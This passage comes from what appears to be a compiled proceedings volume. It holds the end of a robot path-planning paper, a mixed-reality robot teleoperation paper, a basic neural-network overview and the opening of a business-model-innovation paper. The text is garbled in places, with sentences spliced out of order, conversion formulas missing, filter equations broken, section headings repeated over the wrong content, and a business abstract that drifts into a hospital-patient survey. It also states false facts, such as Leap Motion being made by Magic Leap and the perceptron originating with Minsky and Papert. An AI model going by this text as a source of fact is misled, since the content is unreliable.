7. **pick all $v \in V((cur)r)$ and add in G min heap**
8. $next \leftarrow G_{root}$
9. **loop $cur \rightarrow next \notin E$ or detected any dynamic obstacle remove G_{root} and construct min heap**
10. **if $cur \rightarrow next \in E$ $cur \leftarrow next$**
11. **update $H(cur \rightarrow next)$**
12. **stop**

IV. TOOLS AND TECHNOLOGIES

A. Arduino Tools and technology

Arduino is open source electronics platform which easily integrate hardware and software. Easy to use and develop similar to C programming. Arduino boards able to read data from sensor activating and controlling motor etc.

B. Sensor

To work in dynamic environment, need to use sensor to detect any obstacles and configure work space. It provides intelligence to take decision according to condition.

V. CURRENT/LATEST R&D IN THE FIELD

The probabilistic roadmap is leading research topic since last eight years. It gives number of variants implemented by different environment. Basic idea behind this algorithm is Construction phase where taking random node from work space and roadmap is created for future use. Second in query phase, check for shortest path taking input from path built in construction phase.

Chen, J. et all [14] proposed P-PRM algorithm by implementing algorithm for narrow passage testing with

success rate 90.0. Having base of PRM algorithm P-PRM is improved version. Researchers experimented and simulated in 2D environment and demonstrated success rate.

Development and testing of generalized wave-front algorithm by Yonghua Zhang [15] which is based on A* and RRT (Rapidly exploring Random Tree). This algorithm combines multiple targets sets and multilevel grid cost. Due to A* algorithms' completeness and optimality and optimal RRT algorithm gives smooth and safer path around obstacles.

VI. CONCLUSION

This study covers informed search algorithm and comparison of its performance and also gives new variant of probabilistic road map algorithm which focuses on optimal solution which is primary measurement of any algorithm. Future scope of this variant will be reduce space complexity of algorithm though it reduces time complexity up to some level as it is based on PRM and smartly guess direction of destination. If direction of path found successfully then it reduces search complexity. Optimal solution gives safe, shortest and fastest accessible path which is main goal of this variant. In future work, implementation and testing of algorithm in actual autonomous robot.

REFERENCES

- [1] S.K.Saha, Introduction to Robotics, Mc Graw Hill, 2019, ISBN NO:978-93-329-0280-0
- [2] Jeremy Blum, Exploring Arduino, Wiley, july 2013,ISBN NO: 978-1-118-54936-0
- [3] Roland Geraerts, Mark H. Overmars, Algorithmic Foundations of Robotics V, 2004, Volume 7, ISBN : 978-3-642-07341-0.
- [4] <http://lavalle.pl/planning>, ebook, By Steven M. LaValle, Copyright 2006 Cambridge University Press
- [5] Besma Smida, Publisher :IEEE, 2016, **DOI: 10.1109/AIAM48774.2019.00120.**
- [6] Costa, M. M., & Silva, M. F. (2019). A Survey on Path Planning Algorithms for Mobile Robots. 2019 IEEE International Conference on Autonomous Robot Systems and Competitions (ICARSC). doi:10.1109/icarsc.2019.8733623
- [7] Mercy, T., Hostens, E., & Pipeleers, G. (2018). Online motion planning for autonomous vehicles in vast environments. 2018 IEEE 15th International Workshop on Advanced Motion Control (AMC). doi:10.1109/amc.2019.8371072
- [8] Hernandez, B., & Giraldo, E. (2018). A Review of Path Planning and Control for Autonomous Robots. 2018 IEEE 2nd Colombian Conference on Robotics and Automation (CCRA). doi:10.1109/ccra.2018.8588152
- [9] Elbanhawi, M., & Simic, M. (2014). Sampling-Based Robot Motion Planning: A Review. IEEE Access, 2, 56–77. doi:10.1109/access.2014.2302442
- [10] Geraerts, R., & Overmars, M. H. (2004). A Comparative Study of Probabilistic Roadmap Planners. Algorithmic Foundations of Robotics V, 43–57. doi:10.1007/978-3-540-45058-0_4
- [11] Hindawi Mathematical Problems in Engineering Volume 2020, Article ID 6798798, 12 pages doi.org/10.1155/2020/6798798
- [12] Zhou Hao, wuhan china, Research on Motion Path Planning of Industrial Robot Based on Genetic Algorithms (2019), doi.org/10.1109/AIAM48774/2019/00120
- [13] <https://www.youtube.com/watch?v=Sv4d3vEOdhY&t=31s>, tutor: Cyrill Stachniss
- [14] Chen, J., Zhou, Y., Gong, J., & Deng, Y. (2019). An Improved Probabilistic Roadmap Algorithm with Potential Field Function for Path Planning of Quadrotor. 2019 Chinese Control Conference (CCC). doi:10.23919/chicc.2019.8865585
- [15] weiyao zou, Generalized wavefront Reconstruction algorithm for slope data, school of optics, JOSA A, CREOL/FPCE 2003

Mixed Reality in Robotics

Nikunj A Thesiya^{1#1}, Hina J Chokshi^{2 *2}
Parul University

nikunjthesiya.js@gmail.com

Parul University

hina.chokshi42058@paruluniversity.ac.in

Abstract— Mixed Reality is a combination of the physical and digital worlds that allows people to interact with computers and the environment in new ways. In simple terms, it enables users to construct a new environment in which both digital and real objects coexist. MR's applications are expanding every day, from providing remote help to construction workers to serving as a tool for virtual testing for engineers. Healthcare is one of the most well-known reasons of why we need MR. In this field, surgeons can use MR to perform procedures and obtain better data visualizations without endangering human life. Another example of MR is its use as a major tool for rendering real-world physical things as 3D holograms, lowering the cost of resource acquisition and usage. Mixed Reality can be a useful tool for robotics research and development. We refine the notion of Mixed Reality in this paper to allow for seamless interaction between physical and virtual objects in a variety of physical and virtual situations. This Research Paper explains the concept about how Mixed Reality may bridge the gap between simulation and implementation by allowing algorithms to be prototyped on a mix of actual and virtual objects, such as robots, sensors, and humans. Virtual capabilities can be added to robots, and they can interact with humans without sharing physical pace. with Leap Motion and HoloLens, can provide a superior operating experience by allowing the operator to tele operate a robot within a mixed reality scene.

Keywords— Extreme Machine Learning, Microsoft Hololens, Mixed Reality, Mixed Reality in Robotics, Robotics

I. INTRODUCTION

Today's virtual reality (VR) systems use the most advanced technology, mixed reality (MR). It is a

subfield of computer science that deals with both real-world and computer-generated data. Computer-generated graphic objects are combined with the real world in real time, and vice versa. Mixed reality is a fusion of the physical and virtual worlds in which virtual data is introduced into the physical world and vice versa. The primary function of a mixed reality system is the computer-based harmonization of real and virtual scene coordination systems, as well as the overlap of virtual and real images. In 1992, the United States Air Force's Armstrong Laboratories developed the virtual devices, the first mixed reality platform. This project allowed virtual items to overlap with the real environment from a direct user perspective. At this time, one or more techniques can be utilized to create mixed reality: increased reality and/or increased virtuality. Augmented reality (AR).




Fig.1: Mixed

The concept of augmented virtuality is comparable to that of augmented reality. AV, in contrast to AR, takes the opposite strategy. The majority of the exhibited scene is virtual using AV systems, and real things are placed into the scene. When a user is embedded in a scene, it is dynamically integrated into the AV system, just as embedded actual objects. In real time, you can manipulate both virtual and physical items in the scene.

Both of these systems are extremely similar, and both, as

This Research Paper creates a mixed reality-based robot teleoperation system. The system, when used in conjunction previously stated, fall under the mixed reality umbrella. Augmented reality and augmented virtuality are both included in mixed reality. It's a system that tries to bring the real world and the virtual world together in a new environment and display, where actual items and virtual (synthesized) objects coexist and interact in real time. **Figure 1** depicts the link between mixed reality, augmented reality, enhanced virtuality, and the real world. Real reality, amplified reality, mediated reality, and virtualized reality are all phrases used to describe an extended continuum.

1. System Description

In this research, Fig. 2 shows the suggested system of robot teleoperation. The four components of the system include a human operator, a Leap Motion controller, a slave robotic arm, and a Microsoft HoloLens. The human operator can visualize the movements of the slave robot with HoloLens via a real-time mixed reality environment. The human operator can also operate the slave robot remotely to complete the operation via Leap Motion.



Fig.2: Robot Teleoperation System based on Mixed Reality 1] Leap Motion:

As the hand motion tracking instrument in this article, we use Leap Motion. Leap Motion is a USB device made by Magic LEAP Company with three infrared LEDs and two depths. With several devices, the Leap Motion can track the finger coordinates and palm position of the user. In combination with head-mounted displays like as Oculus Rift, the Leap Motion is also used to increase the interface between humans and computers.



Fig.3: Leap Motion

2] Microsoft HoloLens:

A new head-mounted display is Microsoft's HoloLens. In contrast to other augment reality gadgets, HoloLens enables the user to explore the real surroundings firsthand. In addition, the user can naturally interact with content and data, such as his gaze, his movements and his voice. The raw data generated by HoloLens sensors are not available because of patent protection. For the above reason, the Microsoft API must be used solely.



Fig.4: Microsoft HoloLens3 the slave robot:

In our company, we use a 6-DOF industrial robot. Using the API provided by the company, we can control the robot by communicating the end effector position.



Fig.5: The Slave Robot

4] Unity

Unity is a multiplatform, Unity Technologies gaming engine. Our project uses unity to build scenes of mixed reality. We can build a virtual display in Unity of hands using Leap Motion elements. Finding and delivering HoloLense with

video streams can also be made possible with Unity's "Holographic Emulation" function. It should be noted that in order to generate the mixed reality effect the background color of a camera must be black. In addition, we can modify the distance between virtual items with the "inspector" panel. In addition, the quality of the project should be 'faster' to minimize the delay.



Fig.6: Unity

5] Structure of the robot teleoperation system. In this research, we employed the Leap Motion and C++ APIs from the robot arm for the construction of a robot teleoperation system. We also developed an UDP-based communication tool to convey the command in real time to the robot. The implementing steps are as follows:

1. Use Leap Motion to record user gesture information.
2. After identifying whether or not the palm is closed, the palm's location is tracked and detected.
3. Convert the location of the palm to Cartesian slave robot coordinates by using the conversion process provided below.
4. Create slave robot commands based on the output of the conversion method, then transmit the commands through UDP connection.

The viewer can view a slave robot move through HoloLens, and Leap Motion's virtual depiction of the hand is integrated into the scenario to enhance interactivity.

I. Coordinate System Conversion

This section is focused on creating a robot teleoperation system based on mixed reality. It is vital for the palm co-ordinates to be transferred during the building work to the Cartesian co-ordinations of the salvage robot so that the handler can maintain the palm of the manufacturer at the end of the salvage robot. We have designed an algorithm for the conversion of this issue specifically.

1.] Leap Motion's coordinate system

To transfer the Leap Motion Controller coordinate data to a defined robot co-ordinate system. In addition, the coordinates of Leap Motion are in millimeters (mm). In the real world the positions of the palms must be $x = +11$ cm, $y = 12$ cm and $z = 13$ cm where the palms are located (x, y, z).

The origin of the Leap Motion coordinating system is the top central area of the gadget. In particular, the palm position will be $[0, 0, 0]$ whereas the user's palm is at Leap Motion's top center.

As the Leap Motion data are used in our study directly to operate the slave robot, the difficulty outlined above leads to great inaccuracies and poor performance of the slave robot. In rare cases, this problem may potentially harm objects inside the robot's workspace.

2.] Converting Algorithm

In order to alter the slave-robot coordinate system we designed a conversion technique for reading position data from a Leap Motion controller. Assume that the palm's coordinates in Leap Motion's field of view is .

and that, All at the same the slave robot co-ordinates are , The , are at times t .

The conversion relationship can be described as follows using the parameters defined above

The fact that the Leap Motion controller's coordinate system differs from the slave robot's coordinate system, as demonstrated below.

To improve teleoperation performance, we set $C = (4, 2.7, 40)$ in this experiment after a series of testing. It's worth mentioning that the Leap Motion controller's position data will have significant changes, which can have a negative impact on the control. We also designed an appropriate filter to address this issue.

$$\Delta x_{tLeap} = 0, \Delta x_{tLeap} \in (-\infty, -6) \cup (6, +\infty)$$

$$\Delta x_{tLeap} = 0, \Delta x_{tLeap} \in (-0.6, 0.6), +\infty).6, +\infty)$$

3] Slave robot workspace

It's worth noting that the slave robot is protected by software that prevents it from leaving the assigned workspace. If the software protection mechanism is triggered, the robot will enter an emergency stop mode and the teleoperation procedure will be ended. We are continuing to develop a workspace restraint for our teleoperation system to address this issue,

which is expressed as follows.

$$\Delta z_{tLeap} = 223.399, \Delta z_{trobot} \in (223.399, \infty)$$

$$\Delta z_{trobot} = 164, \Delta z_{trobot} \in (-\infty, 164)$$

$$\Delta x_{trobot} = 365, \Delta x_{trobot} \in (365, \infty)$$

$$\Delta x_{trobot} = 224, \Delta x_{trobot} \in (-\infty, 224)$$

$$\Delta y_{trobot} = 60, \Delta y_{trobot} \in (60, \infty)$$

$$\Delta y_{trobot} = -60, \Delta y_{trobot} \in (-\infty, -60)$$

We can suppose that following the above-mentioned conversion of a system coordinate by the converting procedure, the palm and slave robot co-ordinates are roughly matched. We can also verify that the protective mechanism of the robot's software does not trigger the manipulation of the human operator in the workplace.

IV. Results

In this study the operator telephones the slave robot in order to type a simple Chinese character to check that the tele operative system is correct. As previously mentioned, the robot teleoperation system is made up of the human operator, the Leap Motion controller and a slave robot. The slave robot can be remotely controlled by the human operator using the Leap Motion controller. The operator can simultaneously utilize HoloLens to gain an actual view. Unity3D and HoloLens combine to provide the operator with a mixed reality experience.

The operator can view the slave robot and a virtual hand model via HoloLens, which naturalizes the teleoperation technique. In addition, the complexity of the slave robot is simplified since the operator can move his/her hand with respect to a virtual model via visual feedback from mixed reality.

V. Conclusion

In this work, a mixed reality robot system was mainly developed. The teleoperation system consists of the human operator, a Leap Motion control, a Microsoft HoloLens and a robotic slave arm. We also presented a conversion method, which translates the Leap Motion coordinates system to the slave robot co-ordinates system, in order to boost the Teleoperation performance. By using workspace restriction, the slave robot was able to climb

above the misconduct of the operator. By creating a mixed reality scene and displaying it on the Microsoft HoloLens Head-mounted display, the teleoperation system also provided the operator with real-time visual input. We also created a simple task in which a human operator tele operated a 6-DOF robotic arm to write a simple Chinese character. Experiments have demonstrated that the proposed teleoperation system can improve the efficiency of the teleoperation process.

References

- [1] "A survey on teleoperation," S. Lichiardopol, Technische University Eindhoven, DCT report, 2007.
- [2] S. Livatino, F. Banno, and G. Muscato, "3d integration of robot vision and laser data with semi- automatic calibration in augmented reality stereoscopic visual interface"
- [3] R. Kumar, T. Oskiper, O. Naroditsky, S. Samarasekera, Z. Zhu, and J. Kim, "System and method for generating a mixed reality environment,".
- [4] H. F. Vargas and O. A. Vivas, "Gesture recognition system for surgical robots manipulation," in Symposium on image, signal processing and artificial vision, 2014.
- [5] "Microsoft HoloLens," <https://www.microsoft.com/en-us/hololens>
- [6] "Leap concepts, coordinate system," <https://developer.leapmotion.com/documentation/v4/concepts.html>
- [7] "Leap coordinate mapping," http://www.xionggf.com/articles/vr/leapmotion/leapmotion_coordination_and_transform.html

RESEARCH STUDY ON ARTIFICIAL NEURAL NETWORK

SANA NABISARVAR KHAN, ANKIT BHARAT CHANDRIA, PROF. VIJYA TULSANI

Parul Institute of Computer Application,

Parul University 80, Post Limda,

Waghodia, Gujarat, India

190510101054@paruluniversity.ac.in, 190510101019@paruluniversity.ac.in

Abstract. The artificial neural network may likely be the complete solution over the most recent decades, which have been broadly utilized as a part of a huge variety of applications. An Artificial Neural Network (ANN) is an information-processing paradigm that is inspired by the way biological nervous systems, such as the brain, process information. The key element of this paradigm is the novel structure of the information processing system. It is composed of a large number of highly interconnected processing elements (neurons) working in unison to solve specific problems. Artificial Neural Networks methodology to the development of new neural network model with an appropriate way of problems formulation is presented in this paper.

Keywords— Artificial Neural Network, Neurons, Artificial Intelligence

Keywords: Sustainable, Strategy; Enhancing. Protecting; Resources

I. INTRODUCTION

Artificial Neural Networks are quite simple replicas on the basis of human brain neural structure. Biological way of computing methods is a key innovation in the optimization computing technique. The first step toward artificial neural networks came in 1943 when Warren McCulloch, a neurophysiologist, and a young mathematician, Walter Pitts, wrote a paper on how neurons might work. They modeled a simple neural network with electrical circuits. Neural networks, with their remarkable ability to derive meaning from complicated or imprecise data, can be used to extract patterns and detect trends that are too complex to be noticed by either humans or other computer techniques.

Artificial Neural Networks (ANN) is a part of Artificial Intelligence (AI) and this is the area of computer science which is related in making computers behave more intelligently. Artificial Neural Networks (ANN) process data and exhibit some intelligence and they behave boundaries. It takes in a set of weighted input and produces output through an activation

function.

Output layer represents the output of the neural network.

How does neural network technology work? Instead of the traditional method of computation with a central processing unit, neural network technology relies upon a series of many different processors working in tandem and in parallel. They consist of separate sets of nodes (or “neurons”) which are individually programmed to recognize patterns, interpret data and react to stimuli – or, in some cases, initiate activity independently.

These “neurons” are often grouped in ascending layers of knowledge, with one layer feeding another to execute more complicated tasks. Such a system is known as “feed forward”, since one level of “neurons” feeds the next.

The process of neural networking utilizes some advanced technological concepts, including Bayesian methods, gradient-based training and fuzzy logic.

II. APPLICATION OF ANN:

- Artificial neural network applications have been used in the field of solar energy for modeling and design of a solar steam generating plant.
- They are useful in system modeling, such as in implementing complex mapping and system identification.
- ANN are used for the estimation of heating- loads of buildings, parabolic-trough collector’s intercept factor and local concentration ratio.
- ANN are used in diverse applications in control, robotics, pattern recognition, forecasting, medicine, power systems, manufacturing, optimization, signal processing, and social/psychological sciences.
- They have also been used for the prediction of air flows in a naturally ventilated test room and for the prediction of the energy consumption of solar buildings.

- They are able to handle noisy and incomplete data and also able to deal with non-linear problems.
- The use of artificial neural-networks in ventilating and air-conditioning systems, refrigeration, modeling, heating, load- forecasting, control of power-generation systems and solar radiation.

III. APPLICATION OF ANN:

- A neural network can perform tasks in which a linear program cannot perform.
- When an element of the neural network fails, it can continue without any problem by their parallel nature.
- A neural network does not need to be reprogrammed as it learns itself.
- It can be implemented in an easy way without any problem.
- As adaptive, intelligent systems, neural networks are robust and excel at solving complex problems. Neural networks are efficient in their programming and the scientists agree that the advantages of using ANNs outweigh the risks.
- It can be implemented in any application.

IV. APPLICATION OF ANN:

- The neural network requires training to operate
- Requires high processing time for large neural networks.
- The architecture of a neural network is different from the architecture and history of microprocessors so they have to be emulated. An Artificial Neural Network is developed with a systematic step-by-step procedure which optimizes a criterion commonly known as the learning rule. The input/output training data is fundamental for these networks as it communicates the information that will be necessary to discover the optimal operating point. A non-linear nature of neural network makes its processing elements flexible in their system.
- Flexibility – Artificial neural network are flexible and have the ability to learn, generalize and adapts to situations based on its findings.
- Non-Linearity – This function allows the network to efficiently acquire knowledge by learning.

V. TYPES OF ANN:

Perceptron –




Fig. 2 Perceptron neural network

Perceptron model, proposed by Minsky-Papert is one of the simplest and oldest models of Neuron. It is the smallest unit of neural network that does certain computations to detect features or business intelligence in the input data.

Feed Forward Neural Network –




Fig. 3 Feed Forward neural network

The simplest form of neural networks where input data travels in one direction only, passing through artificial neural nodes and exiting through output nodes. Where hidden layers may or may not be present input and output layers are present there. Multilayer Perceptron –




Fig. 4 Multilayer Perceptron neural network

An entry point towards complex neural networks where input data travels through various layers of artificial neurons. Every single node is connected to all neurons in the next layer which makes it a fully connected neural network. Input and output layers are present having multiple hidden Layers

i.e. at least three or more layers in total.

Convolutional Neural Network –




Fig. 5 Convolutional neural network

Convolution neural network contains a three-dimensional arrangement of neurons, instead of the standard two-dimensional array. The first layer is called a convolutional layer. Each neuron in the convolutional layer only processes the information from a small part of the visual field. Input features are taken in batch-wise like a filter.

V. ALGORITHMS

There are many algorithms in ANN some of them are listed below:

- Training Algorithm for Single Output
- Training Algorithm for Multiple Output

- Adaptive Linear Neuron

- Multiple Adaptive Linear Neurons
- Back Propagation Neural Networks

- Generalized Delta Learning Rule

- Dragonfly neural network
- Pulsed neural networks

VI. ALGORITHMS

The word network in the term 'artificial neural network' refers to the interconnections between the neurons in the different layers of each system. An example system has three layers. The first layer has input neurons which send data via synapses to the second layer of neurons, and then via more synapses to the third layer of output neurons. More complex systems will have more layers of neurons with some having increased layers of input neurons and output neurons. The synapses store parameters called "weights" that manipulate the data in the calculations. An ANN is typically defined by three types of parameters:

1. The interconnection pattern between the different layers of neurons.
2. The learning process for updating the weights of the interconnections.
3. The activation function that converts a neuron's weighted input to its output activation.




Fig. 6 Nonlinear Model of Neuron

I. ABILITY OF PARALLEL PROCESSING

ANN is only the concept of parallel processing in the computer field. Parallel Processing is done by the human body in human neurons that is very complex but by applying basic and simple parallel processing techniques we implement it in ANN like Matrix and somematrix calculations.

I. PROBLEM ANALYSIS

This fishbone structure typically represents the important factors to be considered while analyzing neural network model problems. An essential way of understanding the objectives subs problems, to train the network for improving its learning by iteration. Every applicant arrangement is tried with the approval information and the best performing system is chosen.




Fig. 7 Fishbone Structure: Problemanalysis

VI. REFERENCES

1. <https://medium.com/@tharanignanasegaram/artificial-neural-network-a-brief-introduction-572d462666f1>
2. <https://www.elprocus.com/artificial-neural-networks-ann-and-their-types/>
3. <https://towrdsdatascience.com/neural-networks-problems-solutions-fa86e2da3b22?gi=2957ea70ad30>
4. <https://iopscience.iop.org/article/10.1088/1742-6596/1529/2/022040/pdf>
5. <https://web.cs.hacettepe.edu.tr/~ilyas/Courses/BI712/lec03-NeuralNetwork.pdf>
6. <https://builtin.com/data-science/disadvantages-neural-networks#:~:text=a%20simpler%20algorithm%3F-3.,if%20you%20use%20other%20algorithms.https://www.investopedia.com/terms/a/artificial-neural-networks-ann.asp>
7. Hinton, G. E. (2010). "A Practical Guide to Training Restricted Boltzmann Machines". Tech. Rep. UTML TR 2010-003.
8. https://en.wikipedia.org/wiki/Artificial_neural_network
9. <https://www.analyticsvidhya.com/blog/>
10. <https://www.xenonstack.com/blog/artificial-neural-network-applications/>
11. Vidushi et al., International Journal of Advanced Research in Computer Science and Software Engineering 2 (10), October 2012, pp.278-284 About Feed Back Network from website
12. <http://www.idsia.ch/~juergen/rnn.html>.
13. Sucharita Gopal, "Artificial Neural Networks for Spatial Data Analysis", Boston, 1988.
14. Eldon Y. Li, "Artificial Neural Networks and their Business Applications", Taiwan, 1994.FLEXChip Signal Processor (MC68175/D), Motorola, 1996.

BUSINESS MODEL INNOVATION

Subhash Baban Nakhate, Research Scholar,
Dr. Geeta, Supervisor,
Chhatrapati Shivaji Maharaj University

Abstract— In competitive scenario business model innovation is very essential, because of the survival in the business and to earn profit by the business model. The business model allows solving the problem of customer value creation. The business model also helps us to create the value of the customer with the help of innovation. The business remains competitive through the business model strategy. Products and services that are getting to the customers are checked by the business model. As we see the example of business model innovation in respect of taxi business, OLA has disturbed the traditional taxi business. This disturbance is created by channel, value, relation, and cost structure, etc. In the business innovation model, the owner has been made a partner of the business, and instead of paying him a salary, he has been given a commission. It is the innovation in the cost structure. In this process whatever amount is saved is used for the creation of value of the customer, like created App which is useful to the customers. Another example is there of Paytm which has changed the rules in respect of making payment through mobile is also a business model innovation that is very much useful to business organizations, as well as customers. The researcher has focused through his objectives as a proactive service to the customers and ii) to provide multichannel support and iii) to study the complaint and compliments of customers. As a methodology, the Researcher is collecting the primary data and secondary data through sources of interviews and questionnaires and news of newspapers, various channels' news, etc. The researcher has kept the population target of 70 but due to the limitation, 50 post hospitalized patients will be reviewed by way of the snowball sampling method to find out whether the post hospitalized service is how useful in Government and Private Hospitals in Thane city..
Keywords: - business, model, innovation, value, customer, satisfaction

I. INTRODUCTION

In the modern age, people are accepting new technology which is useful to them. With the help

of technology, people are getting ample knowledge, information, etc. Our government of India is also given importance to digitalization. The various schemes under digitalization have made an easy life for people. Technology today is no longer seen as a facilitator of everyday business practices. It has now become the heart of the center of every business strategy. Digitalization is related to business technology. The companies and individuals have new ways to do business collectively and build the bridge between people. It impacts the basis of business functionality and determines the way business is managed today. Business model innovation has become so important to firms, companies, and customers. It gives a stronger impact to earn a profit margin in the products and services. Due to coronavirus, there are tremendous changes and challenges in the global economy. To be safe from these changes and challenges in the global economy most companies are innovating their business model. In a simple way, we may say that the business model is one of the strategies, wherein the business firm in a way delivers value to its customers. The business model is helpful to provide the products and services as per the need of the market. Amazon and the video game industry are examples of business model innovation Business model innovation is the development of the new unique concept, which is supporting the organization's financial aspect including its mission and process for bringing that concept to fruition. The business model is a plan for making a profit. Business models are important for old as well as new businesses. The Government of India started the campaign of "Start-up India" is one of the innovations in the business model, which is started by Narendra Modi, Prime Minister under the Ministry of Commerce and Industry (Department for promotion of industry and internal trade) on 15th August 2015 from the Red Fort in New Delhi. In this campaign state ranking in India for 2018 is as follows. The Best performance -Gujarat Top performance- Karnataka, Odisha, Kerala, and Rajasthan
Leader- Andhra Pradesh, Bihar, Madhya Pradesh, etc. Aspiring leader- Haryana, Himachal Pradesh,

Uttar Pradesh, We Leader- Andhra Pradesh, Bihar, Madhya Pradesh, etc. Aspiring leader- Haryana, Himachal Pradesh, Uttar Pradesh, West Bengal Emerging state- Assam, Delhi, Goa, Jammu Kashmir, Maharashtra, Tami Nadu Beginner- Manipur, Mizoram, Nagaland, etc.

Literature review

Makhmoor Bashir, (2018), Influence of technology development on the firm value proposition, business, and researcher concluded as management have to take an active role in business model innovation.

Suganda Pandey, (2018), shodhganga, Creativity, and Innovation in retail banking, the researcher has adopted the descriptive type of research method and concluded as the emphasis should be given on the customer.

Bhavana (2019), Service sector innovation, and business performance in Indian banking, concluded as Indian banks are becoming innovative and dominating the market.

Shailesh Damani (2019), a comparative study of business innovation strategies of MNC and Indian corporate, concluded as to find factors that influence the selection of business innovation strategy.

Deepak Mehra,(2019), shodhgangotri, Industrial innovation in product design engineering in the current competitive scenario in India.,

Mudholkar Pankaj (2012), Impact of e-business on corporate performance with special reference to the banking sector in Maharashtra, Exploratory research method used, concluded as to improve merchandising and increase sale.

Dr.Snehal Kumar, (2013), Asia Pacific Journal of marketing, measuring customer's satisfaction in the banking sector with special reference to Bank of Surat City, concluded as to find out the deficiency of banking service.

S.Gupta,(2018), The role and impact of Non-Government organization in Entrepreneurship development in Kerala. Concluded as a deficiency in the NGO entrepreneurship relationship

• www.stlpartners.com

Ramola S.K, Kumar Neeraj, (2015), Customers Perception and their satisfaction in Innovative Banking Industries: A Case study of Uttarakhand, India, International Journal of Social Sciences Arts and Humanities, Vol. 3 No. 1, ISSN 2321-4147.

Srivatsava, Vibhava (2015), this article showcased the Make in India initiative towards encouraging innovation and entrepreneurship. The Global Innovation Barometer discussed with examples from different countries, and India's Index was compared

with these countries. Various factors were highlighted to improve the infrastructural environment for innovation. The article recommended that in the Indian manufacturing sector, imitation should be replaced with innovation, and the right ecosystem should fuel innovation.

Department for Business Innovation & Skills, (2012), Some small businesses may consider accessing a wider range of finance including an Initial Public Offering (IPO), private placement, or private equity sale. Typically a three-year track record of clean audited accounts is key and audits taken at earlier stages of a start-up's development will be more beneficial to this process.

Singh Meera, (2012), found that four variables help the firm in formulating strategic decisions necessary for competitive advantage. The importance of the relationship between various components of marketing mix & service marketing mix marketing managers should meet the demand from different markets and also match the competition in the market by delivering satisfaction to the customer. This is only possible by an accurate blend of all the elements 4p's of the marketing mix as it helps in achieving organizational goals of profit maximization by high sales volume and attaining higher market share.

Madhuri, G. V. & Tejaswani, K. (2012), in their paper titled "Role of SME'S in Internationalization of Andhra Pradesh Handloom Industry" have emphasized the importance of blending fabrics, design innovations, the study of trend forecasts, social networking, protection under GI along with aggressive marketing to assure mutual growth of handloom SMEs and the weavers.

Patil, S. & Mirajkar, R. (2014), in their research paper titled "The Transformation of Warlis through Warli Painting- A study" have discussed the art of Warli painting, its symbolism, and evolution. According to their research, warli artisans are earning livelihood through Warli paintings as there is much global awareness about their craft through books, documentaries, etc. Some artisans have got national recognition through awards given by the Indian government which has uplifted their economic as well as social status.

Varghese, A. & Salim, M.H. (2016), in their research paper titled "Handloom Industry in Kerala: A study of the problems and challenges" have asserted that the handloom industry despite having a glorious past and promising employment potential is faced with a number of problems. This research paper focuses on the research gap in the study of the Kerala handloom

industry and proposes strategies to solve the problems faced by this sector. Inadequate labour training and lack of managerial skills are two major areas that need immediate attention, according to the authors.

Apart from proper implementation of government initiatives, it is also imperative to bring cost competitiveness in this sector.

Shah, R.(2016), in his paper “An Assessment of Handicraft Sector of J&K with reference to Central Kashmir” has explored the handicrafts of Central Kashmir and concluded that despite political instability in the region and modern mechanization, the handicrafts sector is giving employment and earning foreign exchange through exports due to its unique beauty and richness. The small-scale handicraft sector is labour-intensive and needs less capital and hence promises to provide employment on a large scale.

Miss. Shraddha Deoda, (2015), the author attempted to identify the general sentiments, challenges, and opportunities for the Indian Banking Industry. The author Introduced a general scenario, discussed challenges and opportunities faced by the Indian banking industry, and concluded with urgent emphasis required on the Indian banking product and marketing strategies for facing intense competition from national and global banks.

Jain & Malhotra, (2012), have studied that prior experience of computers and technology, as well as attitude towards computers, influences both attitudes towards online banking and actual behaviour. Their study suggests that prior computer experience had a significant impact on online banking usage. It is seen that a consumer well versed with computer knowledge is more likely to engage in a more active online banking usage. In addition, positive personal banking experience impacts attitude and usage. It was found satisfied customers tend to keep up with their current delivery channel.

Limitation

- Sample size of 30 limitations is finding may differ with a higher sample size
- Sample unit and area can be limited as a purpose and frequency may differ in another area GAP

Analysis

The researcher has reviewed the research work done on a number of challenges and issues in the business model like services for the customer should be provided promptly, production cost should be minimized, etc. Through the business model, the firm can improve its performance. The business model is a series of activities that will yield a new product or service in such a way that

there is a net value created throughout the various activities. In other words, we may say that a business model is the structured articulation of the company's strategic approach to making money.

Objectives of studies

- To offer proactive customer service
